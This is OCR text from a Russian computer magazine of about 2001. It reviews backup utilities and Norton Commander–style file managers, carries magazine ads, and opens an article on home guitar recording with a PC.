Резервирование необходимо проводить в конце каждого дня. Заведи 12 CD-RW дисков (если ты используешь пишущий девайс) или 12 директорий (если ты используешь винт). Семь из них можно назвать по имени дня недели. И так ты будешь в понедельник сбрасывать копию в папку/диск с именем понедельник, во вторник в папку/диск с именем вторник и так далее. Так ты всегда сможешь вернутся на любое день за последнюю неделю. А зачем нужно 12 папок/дисков? Еще четырем папкам назначь имена от 1 до 4. Каждый понедельник месяца сбрасывай в них отдельную копию. В первый понедельник в папку/диск 1, во второй понедельник в... Ну, дальше ясно. И последняя папка/диск будет хранить у тебя копию за каждое первое число месяца. Это наиболее эффективное резервирование, которое позволяет вернуться на любое количество шагов назад и посмотреть все что необходимо.

<Windows стандарт>

В состав Windows входит утилита архивации данных. В принципе, этой утилы достаточно для малого и среднего юзера. Эта утила доступна тебе, если войти в свойства диска и перейти на закладку "Сервис". Там есть пимпа - "Выполнить архивацию". Если ты щелкнешь по ней, то получишь окно с кучей мастеров для выполнения архивации и восстановления потерянных данных. Утила очень простая и подходит ламерам любой категории :). Все действия выполнены в виде глупых мастеров, так что тебе регулярно придется нажимать на пимпу "OK" и "Далее". Если твои руки MS-совместимые :), то у тебя не возникнет проблем с работой мастеров.

Если ты не хочешь отвечать на глупые вопросы мастера, то в этом же окне перейди на закладку "Архивация". Перед тобой откроется подобие проводника, только напротив всех файлов и папок есть поле, в котором можно их пометить. Пометь все необходимое и нажми "Архивировать".

Если нужно восстановить испорченные данные, то перейди на закладку Восстановление, выдели необходимый архивный файл и дави на "Восстановить". Как видишь, все просто. Никаких наворотов и ничего особенного. Все в стиле MS. Единственной стоящей возможностью я считаю закладку "Запланированные задания". Здесь ты можешь настроить дату и время резервного копирования. А в остальном с прогой так же легко обращаться, как пиво пить :).

<AbcBuckup Zip and Copy Wizard>

www.thskk.sk/english/main.html

Более продвинутое создание чешских программеров. Честно сказать, прога также примитивна, но имеет уже большее количество настроек. На закладке "Select" ты должен выбрать файлы, папки и диски для архивации. Выбор происходит схожим с MS способом. Потом можешь просмотреть на закладке List все, что ты навыделял. Если у тебя ручки не закорючки, то можешь переходить на закладку Create. Здесь есть несколько настроек, из которых ты обязан нажать только кнопку "Distination". Если ты решился сделать это, то ты мужик. Перед тобой откроется окно сохранения файла, где ты должен указать место расположения архива. Из необязательных настроек я бы отметил только возможность шифрования архива средствами самого же zip. Хотя такой архив взламывается без проблем, но все же какая-то защита.

Если ты готов, то жми на Backup. Архивация происходит в простейший zip файл, который можно удалять, перемещать, короче - делать с ним все что угодно. Разработчики просят за программу 22 зеленых. Я не вижу ничего особого, за что можно было бы здесь платить. Это простой архиватор семейства Zip, правда, с возможностью создать список файлов и потом регулярно его использовать. В AbcBuckup нет ничего для восстановления zip архивов на родину. Так что восстанавливать придется вручную, простым разархивированием. Помимо этого, нет ничего для управления архивными копиями. Короче, прога не на много сложней архиватора из состава Windows. В общем, прога рабочая, хотя и не без недостатков.

<ArchivePro 2000>

www.archivepro.com

Это уже более продвинутая прога. Если тебе недостаточно возможностей предыдущих, то ArchivePro 2000 твоя тулза. Когда я ее первый раз увидел, я понял, что это просто супер. Но первые же попытки создать архив закончились неудачей. Мне понадобилось минут пятнадцать, чтобы сообразить, как создать архив. Если не хочешь таких же проблем, то следуй моим инструкциям:

1. В левой половине окна находится дерево разных объектов. Выдели в нем пункт "My Computer". Только в этом случае тебе станет доступна первая кнопка на панели. Нажми ее. Если ты IBM-несовместимый и не можешь найти кнопку, то выбери меню File->New->New Archve. Надеюсь, это понятно.
2. Теперь нужно следовать указаниям мастера. На первом этапе тебя попросят ввести имя архива. Советую не изменять текст в кавычках - "dd-mmm-yy hh:mm". Оставь его без изменения, чтобы к имени твоего архива прибавлялась дата его создания. Лучше напиши пару информативных слов вне этих кавычек, чтобы потом ты сразу смог определить, что это за архив.
3. На втором этапе ты должен указать место, где будет храниться архив.
4. Следующий этап ничего особенного не прибавит, просто нажми Next. А вот теперь ты должен указать файлы и папки, которые нужно архивировать. Нажимай кнопку Add и добавляй все, что тебе вздумается.

Остальные этапы достаточно понятны, поэтому на них я останавливаться не буду. Дам только еще один совет: когда тебя спросят, нужно ли создавать работу (Create Job), соглашайся. В этом случае на дереве слева, в пункте Job Library, появится пункт с именем созданного архива. Двойным щелчком по нему ты заставишь прогу сделать архивацию. Больше я не буду задерживаться на этой тулзе, только перечислю ее остальные возможности: помимо архивации, она может искать файлы и восстанавливать их из твоей резервной копии. Прога может хранить архивы на винте, Zip устройствах, любых других дисках и даже в хранилищах, расположенных в Инете. Если тебе не хватает возможностей AbcBuckup Zip, то, возможно, здесь ты найдешь нужное. Иначе лучше ее не ставить, потому что ArchivePro 2000 не такая уж и удобная утила, чтобы делать ею копии.


<NovaDISK+>


www.novastor.com/backup


Это еще один гигант архивации данных. NovaDISK+ умеет работать почти со всеми современными девайсами хранения данных. В его возможности входят такие железки, как: сетевые диски, LS-120, Zip и Jaz устройства, магнитооптика, SuperDisk и другие твари железного мира. Ну а если ты скачал дополнительный модуль, то NovaDISK+ без проблем запишет на CD или DVD диск. Самая крутая возможность - это создание загрузочного диска для быстрого восстановления компа. А также ты можешь создать список необходимых к архивации файлов и создать для него процедуру, которая занесется в отдельный список. Потом легко вызвать эту процедуру для повторения архивирования с этими же параметрами.

NovaDISK+ поддерживает планировщик, который будет запускать архивирование в определенное тобой время. Это, конечно же, не редкость для утил такого класса, а необходимость.

Многие упускают из вида самые главные возможности NovaDISK+, это проверка файлов на вирусы перед их архивацией, шифрование данных и защита паролем. NovaDISK+ не страдает болезнью "MS Wizard" :). Здесь ты не уведешь нудных мастеров. Хотя и ничего новаторского в интерфейсе также нет. Я даже сказал бы, что он немного устарел. Несмотря на недостатки с интерфейсом, NovaDISK+ просто поражает своими возможностями. Это не просто архиватор, это самая настоящая тулза для создания резервных копий.


Архивация данных по методу MS



Архивация данных по методу ABCBuckup


Архивация данных по методу ArchivePro


Архивация данных по методу NovaDISK+

ЖУРНАЛ





НА МОТОЦИКЛЕ ОЩУТИШЬ ПОЛНОТУ ЖИЗНИ

ПОДПИСНОЙ ИНДЕКС: НА ПОЛГОДА – 70594 ● НА ГОД – 72391

103045, Москва, Селиверстов пер., 10. Тел.: 207-33-49,
телефакс: 737-41-92 E-mail: moto@zr.ru. Http://moto.zr.ru.

Нортон и его клоны



Mad Doctor (maddoc@online.ru)

Нортон и его клоны

Вся правда о файл-менеджерах

Не знаю, как тебе, а мне стандартный виндовский проводник (ака Explorer, вызывается клавишами Start+E) сразу не приглянулся. Ни рожи, ни кожи - в смысле и некрасив, и не очень удобен. Поэтому первое время я продолжал пользоваться старым добрым Коммандиром Нортоном, а затем обнаружил еще много вкусных прибамбасов в том же духе. Вот о них сегодня и пойдет у нас с тобой речь...

<Norton Commander 5.0 для ДОСа>

Я по привычке пользуюсь английской версией - именно ее ты в основном видишь на скриншотах; русская версия отличается только языком. Релиз этого чуда состоялся аж в феврале 1995 года, но у многих эта прога стоит до сих пор (да и сам я предпочитаю работать с ДОСом именно через него). В свое время ходила шутка, что всех возможностей Нортона не знает никто - ни один из пользователей еще не разобрался, а разработчики уже забыли. На самом деле фичи этого файлового менеджера потрясают. А его хранитель экрана "звездное небо" до того пришелся по вкусу многим, что была создана даже его вин-версия. Но, конечно, все-таки любим он не за это. Давай-ка посмотрим на него повнимательнее...



Внешний вид Коммандира Нортона

Основное отличие от проводника видно невооруженным взглядом: Нортон дает тебе не одно окошко со списком файлов, а два. Отсюда - гораздо проще работать с файлами и директориями (ака папками, они же каталоги). Так, перенести или скопировать директорию с одного жесткого диска на другой можно нажатием одной-двух клавиш. Смена же текущего диска на левой или правой панелях происходит с помощью простой комбинации клавиш (ALT + F1 или + F2, соответственно). Давай бегло пройдемся по основным командам и самым приятным фичам.

F1 - помощь, понятно. Довольно удобная система подсказок, к тому же на русском языке.

F2 - пользовательское меню команд. Здесь ты сам можешь создавать свои команды, а также присваивать горячим клавишам последовательность действий. Так, можно присвоить горячей клавише "X" переход в директорию C:\Docs\X\ на левой панели и открытие текстового редактора. Что характерно, для каждой директории можно создавать свое пользовательское меню.

F3, F4 - легко и непринужденно просматриваем и редактируем файлы. Что приятно, просмотрщик (ака вьювер) понимает и досовскую, и виндовскую кодировки кириллицы - а также позволяет просматривать файлы Ворда 6.0, формата RTF, базы данных и еще около десятка других (в том числе в HEX - ты, конечно же, знаешь, зачем нужна эта фича). Встроенный же редактор показывает все в стандартном формате, но при этом обладает неплохими возможностями редактирования - можно выделять блоки, переносить их, копировать; работает поиск по тексту; файл прямо оттуда можно распечатать.

F5, F6 - копирование и перемещение файлов. Например, так: на левой панели выбираем, какие файлы и директории


мы хотим скопировать, и выделяем их клавишей INS; справа же открываем ту директорию, куда мы хотим перенести свое файло. Элегантно нажимаем нужную клавишу, даем подтверждение - и все. И никаких кликов, никаких Drag&Drop или Plug&Pray, никаких многократных щелканий крысой по десктопу.

F7 - создание новой директории, которой тут же присваивается название.

F8 - удаление. Тебя переспросят как минимум дважды - действительно ли ты хочешь удалить этот файл? Что приятно, удалится он сразу и совсем - виндовская корзина останется чистой.

F9 - выпадающее меню, F10 - выход. Тут все понятно. Все команды функциональных клавиш с их обозначением расположены внизу экрана, и даже запоминать их нет никакой необходимости. Нажатие же клавиш ALT или CTRL вызывает появление там других команд (сортировка файлов, поиск, архивирование и разархивирование - разберешься сам, если захочешь). А у нас на очереди те вкусности, за которые многие и пользуются Нортоном до сих пор. Я приведу тебе несколько примеров часто используемых мною команд - а ты решишь, нужно ли оно тебе. Многое из этого возможно и в проводнике - но поверь, здесь все выполняется намного быстрее...

Итак, наводишь курсор на директорию и нажимаешь Ctrl+Q. В другой панели тут же появляется вес этой папки в байтах, включая вложенные директории. Нажатие Ctrl+L дает тебе инфу о: состоянии основной оперативной памяти (т.е. сколько из 640 килобайт свободно и т.д.); об общем и свободном объеме диска, а также его метку и серийный номер. Само собой - количество директорий и файлов в открытой папке. Нажатие же Ctrl+Z (при наведенном на директорию курсоре) дает информацию о вложенных директориях, общем объеме, а также количестве 5,25'' и 3,5'' дискет, потребных для хранения этой директории. Вот такие фишки. Но это не все.




И еще четыре страницы информации о системе...

Что еще умеет Нортон Коммандер? Еще он позволяет выставлять фильтры (мол, хочу видеть только файлы .com и .exe); сортировать по любому свойству (имени, расширению, дате, размеру); выставлять атрибуты (причем как файлам по отдельности, так и группам). Еще - работа в локальной сети (!), эмуляция терминала, информация о системе (конечно, про Вынь 98 в 1995-м еще и речь не шла, поэтому у меня система определилась как Дос 8.0; но при этом - инфа о всех прогах и дровах, загруженных в память, с их адресами и возможностью выгрузить любую из них). Про такие мелочи, как поиск файлов, сравнивание и синхронизация директорий, возможность разрезать и склеивать файлы, историю команд (т.е. можно вызвать список всех вызывавшихся тобой команд в течение сеанса работы и повторить - в том же виде или с изменениями - любую из них) и упоминать не стоит - таких фичей в Нортоне хватит на полжурнала. Скажу только, что можно подключать дополнительные модули для редактирования и просмотра - в принципе, можно и картинки редактировать. Минус для меня только один - не умеет он работать с длинными именами файлов. Восемь символов - предел. Мне кажется, что этот минус с лихвой окупается плюсами... В общем, могу сказать одно - даже если ты решишь не пользоваться этой прогой, то посмотреть ее стоит од

<Нортон Коммандер для Windows>

Очень давно не было обновлений; похоже, что эта линейка загнулась по инициативе разработчиков. Представляла собой попытку переложить досовский Нортон под оконный интерфейс. Получилось убого, на мой взгляд. Единственное найденное мною отличие от досовской версии - это планировщик событий. В общем, смотри сам, рекомендовать тебе эту прогу я не буду.



Нортон в оконном интерфейсе

<Windows Commander ver. 4.54>

Вот это - мой выбор! Эта программа не только давно живет на моей машине, не только запускается ежедневно, но и выполняет тучу кучу работы. Счас расскажу, за какие прелести (хех, я знаю, о чем ты подумал) я люблю этого Коммандира... Итак, первое - все прелести Коммандира Нортона (включая сюда две панели, две страницы текста выше, приятный вид). Больше того - очень широкие возможности по настройке - в качестве примера приведу кнопочки дисков в верхней части экра-

NEXT







КОНКУРС

Вспомни самые прикольные случаи в твоей жизни связанные с мобильным телефоном или его отсутствием. Напиши нам о них, и самые лучшие будут опубликованы в 1 номере 2002 г. Авторы посланий, будут награждены отличными призами от компании Би Лайн.


Ответ присылай на e-mail: olga@gameland.ru

PC_Zone

Нортон и его клоны


Mad Doctor (maddoc@online.ru)

на, почти сразу под меню. Так вот: эти кнопочки могут показываться только однократно (и тогда нажатие на них вызовет смену диска в активной панели), а можно настроить их так, что над каждой панелью будет свой набор кнопок. Кроме того, они могут быть плоскими - как у меня, или объемными. Примерно так же настраивается здесь и все остальное - т.е. так, как ты хочешь... Так, клавиша '*' может выделять только файлы в активном каталоге, а может выделять и директории; клавиша F8 может удалять совсем, а может удалять в корзину (а для удаления минуя корзину нужно будет жать Shift+F8) и так далее, и тому подобное.



Вот он - мой выбор файлового манагера для дома...


Что еще? Еще - на панели сразу под меню ты видишь несколько кнопок. Среди них - быстрый доступ к сортировке, созданию дерева каталогов и работа с последними командами (как Back и Forward в твоем браузере). Там же - пара текстовых редакторов: при желании можно использовать виндовский Write, при желании - всеми любимый блокнот aka Notepad. Рядышком - кнопки вызова виндовского же Paint'а и Панели управления. Радует возможность изменения геометрии панелей - при сортировке мп3шек я делаю колонку с именами файлов более широкой, и даже самые длинные названия влезают туда без проблем. Кроме поддержки длинных имен файлов, WC



Вот так можно работать с именами


(Windows Commander, а не water closet) позволяет менять их - с помощью двух щелчков мыши (ну и клавиатуры, понятно, - при этом доступно даже меню "копировать, вырезать, удалить" - смотри скриншот). Нажатие Enter на имя файла вызывает либо его запуск - если это исполняемый файл, либо запуск соответствующей программы (нажав на что-то .doc ты запустишь Word, в котором этот документ и откроется). Если выделить файлы и нажать Alt+F5, то тебе будет предложено создать архив, по умолчанию он будет называться как та папка, из которой ты хочешь сжать файло. И архиватор тебе предложат по умолчанию --изначально выставлен pkzip, но можно использовать как другие встроенные (Arj, Lha и еще пяток), так и внешние. Встроенный просмотрщик понимает досовскую и виндовскую кодировки, а также может показывать в двоичном и шестнадцатеричном формате; знает Unicode; редактор же позволяет править только виндовскую.

Отдельные фичи (их опять же много) - нажатие на пробел при наведенном на директорию курсоре вычисляет ее размер; по F3 вызывается внутренняя программа просмотра, а вот по Alt+F3 - внешняя (которую ты сам можешь прописать в настройках). Не буду утомлять тебя подробным перечислением - опять же разберешься сам, если захочешь.



Работаем с фтп

Скажу только вот еще о чем - помимо возможности работать с сетевыми дисками WC позволяет тебе работать с ftp. Легко и непринужденно - нажимаешь Ctrl+F (или добиваешься того же через панель), создаешь новое соединение, прописываешь адрес, логин, пароль и стартовую директорию. И вперед. Умеет также работать с анонимными серваками, отсылая твое мыло в качестве пароля (или не твое - тут уж как сам захочешь). При передачи данных автоматически определяет их тип - во всяком случае, у меня не было сбоев ни при передаче хтмэлок, ни при закачке скриптов. Более того - подключившись к серванту, можно выставлять атрибуты в никсовском формате! Естественно, если ты имеешь на это право, - либо это твой сервер, либо... у тебя просто есть это право. Так




А вот здесь все такое разноцветное

что, устанавливая себе сложный форум с 15 cgi-скриптами, мне ни разу не понадобилась помощь еще какого фтп-клиента. Все, не буду больше расхваливать эту прогу - мне поставили задачу написать о разных клонах Нортона, а не обслюнявить слезами умиления свою любимую...

<Far Manager ver. 1.65>

Нечто среднее между Нортон Коммандер для ДОСа и Виндоуз Коммандер.

Да, понимает длинные имена и даже раскрашивает файлы разным цветом в зависимости от их расширения (исполняемые - зеленым, системные и скрытые - серым и так далее). Да, нажатие Enter'а вызывает запуск либо файла, либо соответствующей программы. Кроме того, максимальное количество вариантов просмотра директорий - краткое (в три колонки на панель, влезает по восемь символов из имени), среднее (в две колонки, влезает чуть больше), полное, широкое, детальное (где можно узнать время создания файла, последней его модификации и последнего доступа к нему); еще с описаниями



(вот уж не знаю, кому придет в голову описывать свои файлы) - и так далее. При этом выставить ручками (мол, хочу левую панель на 70% ширины экрана и не более 3-х символов на тип и дату, как в WC, у тебя не получится). Есть встроенный просмотрщик и редактор, можно подключать внешние. Встроенный архиватор тоже вроде бы есть (Shift+F1) и вроде бы он даже сработал - но найти этот архив я потом не смог. Наверное, его можно тоже настроить (прога понимает около десятка архиваторов, в том числе Z для Unix), но возиться мне было немного в лом.

Есть здесь и фтп-клиент. Для того, чтобы понять, как с ним работать, мне пришлось залезть в систему помощи - после того, как я перепробовал все комбинации из знакомых мне программ (кстати, одним из достоинств WC является то, что все клавиши, работавшие в Нортоне, работают и в нем. И не только работают, но и выполняют те же действия. Здесь же…). Как выяснилось, тут надо выбрать в качестве диска на одной из панелей ftp, после чего нажать на Shift+F4 и установить его параметры. Это делается тоже не так просто - надо в одну строку написать ftp://пользователь:пароль@сервер:порт/папка - во как. Три раза посмотрел в оригинал, пока переносил это в текст. В общем, ты понял - не понравилась мне эта прога. На мой взгляд, она во всех отношениях проигрывает Windows Commander.

Коммандир ДИСКО от "Арсенала"

<Диско Коммандир версия 5.2>

Как и предыдущая

программа обзора, сие есть продукт творчества русских программистов (на этот раз - от компании "Арсенал").

Надо сказать, что ребята серьезно подошли к своему делу, - и прога получилась действительно классной. Хотя - до моего любимца все равно не дотянула…

Итак, что здесь есть и чего здесь нет. Есть - сохранены почти все основные команды Нортона. Так, подсчет объема моего 5-гигабайтного архива мп3 (через Ctrl+Q) занял примерно 2 секунды. Еще большой плюс - просмотрщик файлов понимает не только досовскую и виндовскую кодировки кириллицы, но умеет обращаться и с никсовской кои-8. Кроме того, есть встроенный просмотрщик файлов хтмл - он просто не показывает тебе тэги, сохраняя задаваемый ими дизайн страницы. Это все плюсы, которые мне удалось найти за время пользования этим Коммандиром.

Теперь о том, чего нет. Нет возможности менять размеры панелей и столбцов. Встроенный архиватор вроде бы есть, при его запуске даже можно поставить галочку "Об окончании доложить" (и ведь действительно доложил…), вот только следов его работы мне опять же найти не удалось. Нажатие на "Информация о системе" вызвало к жизни справочную систему Мелкомягких с этой самой информацией - из чего был сделан глубокомысленный вывод о том, что сама по себе прога собирать эту инфу не умеет. Тем более выгружать что-то из памяти…

Так что вывод у меня такой - прога хорошо задумана, но (пока?) не очень хорошо реализована. Можно пожелать программистам этой компании довести до ума свое детище - и тогда, может быть, место буржуйской проги на моем винте займет прога российская. Мне-то на самом деле все равно - а вот за державу обидно. Типа того, понимаешь, да? :-)))).

Ну вот, вкратце все. За кадрами осталось много других файловых манагеров, которые я честно просмотрел, но не решился описывать в твоем любимом журнале. Согласись, что забить еще пять полос описаниями прог и воплями "Ацстой" можно - но вовсе не нужно. Ну, а если тебе попадется прога, способная заменить мне Windows Commander - я буду благодарен тебе за письмо. Удачных тебе поисков!



PC_Zone

Компьютер + гитара = ?

Artjom Simonov (art_of_rain@land.ru)

Твоя первая музыкальная студия

Компьютер + гитара ????????

Среди нас найдутся такие, кому будет ну очень сложно вспомнить хотя бы день работы за компом без включенного mp3-плеера? Уж они-то знают, что комп - это универсальный инструмент для записи и создания саунда. В наши дни он - неотъемлемая часть любой профессиональной студии звукозаписи. Так почему бы тебе не замутить собственную компутерную студию создавать умопомрачительные "мьюзикал" шедевры? А может, став уже матерым звукопом, записывать начинающих музыкантов за приемлемые деньги?

Эта статья посвящена записи и обработке музыки в домашних условиях с использованием твоего любимого железного зверя. В основном записи гитарной музыки (точнее электрогитарной), ведь электрогитара - инструмент, использующийся практически во всех стилях современной музыки. Научиться играть на гитаре не сложно. Чтобы овладеть основными приемами игры, потребуется где-то полгода. Это если не напрягать себя несколькими часами занятий. И уже через полгода ты сможешь сам писать музыку, а может и тексты, если есть к этому способности, и играть чужие композиции. Существует огромное количество программ, посвященных звукозаписи. Многие hardware-устройства уже полностью перенесены в виртуальное пространство, и использование их в нецифровом виде сейчас скорее экзотика. С помощью компа можно создавать композиции вполне приемлемого качества.

Давай сначала рассмотрим необходимое железо, затем софт, который понадобится для комфортабельной записи, после - основы мастеринга (обработки) и фичи record-софта, а после - несколько моментов окончательного мастеринга. Я не буду подробно объяснять интерфейс каждой программы, не маленький уже. Возможно, тебе не помешает освежить в памяти некоторые параметры и свойства звука. Всю инфу легко найти в Инете или в учебнике физики.

<Guitar Hardware>

Разумеется, сначала надо купить гитару и усилитель. Для новичка подойдет корейская баксов за 300 и усилок где-то за 130 баксов. Советую пойти за покупками :) в солидный музыкальный шоп или фирму во избежание впаривания тупого инструмента и идиотского комбика.

<Recording Hardware>

Я думаю, ты знаешь, что звуковая карточка просто необходима для рекординга любого инструмента :-). Разумеется, она должна быть вполне приличного качества. Ведь от нее будет зависеть 60% качества записи. Но дорогую карту покупать совсем не обязательно. Вполне подойдет SoundBlaster Ливчик или Yamaha. Теперь разберемся с железом, которое понадобится для записи гитары. Традиционное железо для записи практически любого инструмента - это микрофон :).

Даже для электрогитарного комбика. Цена нормального девайса колеблется в пределах 35-200 американских президентов. Могу порекомендовать микрофоны фирмы Shure. Они качественны и достаточно дешевы. Лучше покупать динамический универсальный микрофон, который рассчитан на запись вокала и озвучивание инструмента.

<Soft>

Сейчас рассмотрим основной софт для записи, мастеринга и сведения музыки. Записывать будем по трекам (каналам) т.е. каждую партию отдельно. Затем треки будем сводить и накладывать на них эффекты. Итак, основные проги:

Cool Edit 2000 - мастеринг, запись

Sonic Foundry Vegas - запись и сведение

Band-in-a-Box - прога, работающая с MIDI (нужна для дополнительного аккомпанемента)

GuitarFX - виртуальный гитарный процессор эффектов (www.guitarfxsoftware.com/rus/)

T-Racks - звуковой процессор


Также установи пару DirectX плагинов:

Hyperprism - плагин, содержащий в себе алгоритмы практически всех студийных эффектов.

Waves Native Power Pack - один из лучших плагинов. Прекрасные алгоритмы реверберации, удобные и качественные эквалайзер и компрессор, и еще много чего полезного.

Все эти программы легко найти в Инете (например, на ozonemusic.h1.ru) или на пиратском компакте.

<GuitarFX, или размышления о компьютерном звуке>



GuitarFX - виртуальный гитарный процессор эффектов

Программа GuitarFX заслуживает отдельного детального рассмотрения. GuitarFX - это виртуальный процессор эффектов. Компьютерный эквивалент обычных хардверных гитарных процессоров. Надо сказать, что приличный проц стоит 300-1000$, а программу легко можно найти в Инете. Программа эмулирует наиболее распространенные эффекты, такие как Distortion, Compressor, Flanger, Chorus, Delay, Reverb и несколько других. (Distortion - Эффект достигается ограничением звука по амплитуде. После обработки дисторшн звук становится жестким и индустриальным. Reverb - Эффект, эмулирующий акустику определенного помещения. Compressor - Производит динамическое сжатие исходного сигнала. На выходе компрессора формируется сигнал с практически неизменной амплитудой, хотя на входе амплитуда постоянно меняется.) Фактически прогу можно использовать, просто воткнув гитару в микрофонный или линейный вход твоей звуковухи, и пользоваться только виртуальными эффектами!

<GuitarFX собственной персоной>

Это, конечно, модерново и дешево, однако есть несколько существенных НО. Во-первых, 16-битные звуковые карточки достаточно шумят и имеют небольшой динамический диапазон; во-вторых, полностью цифровой звук кажется немного неестественным и холодным; в-третьих, цепочку динамик <=> микрофон достаточно трудно заменить цифровым аналогом. Но это не значит, что нужно полностью пересесть на аналогово-ламповый звук и использовать комп только для записи. Не по-хацкерски это ;-). Цифровой звук можно "оживить" прогой T-Racks. Она придает точному "диджитал" звуку легкую ламповую размытость и аналоговую мягкость. Шумы убираются соответствующими плагинами (например, DeNoiser от фирмы Steinberg), а динамику легко поправить компрессором. Все оказалось проще домашних тапочек дяди Билла. Как видишь, комп неплохо справляется с эмулированием эффектов. Еще лучше он справляется с записью и общей обработкой звука.

<Творческий процесс. Запись, мастеринг и сведение на компе>

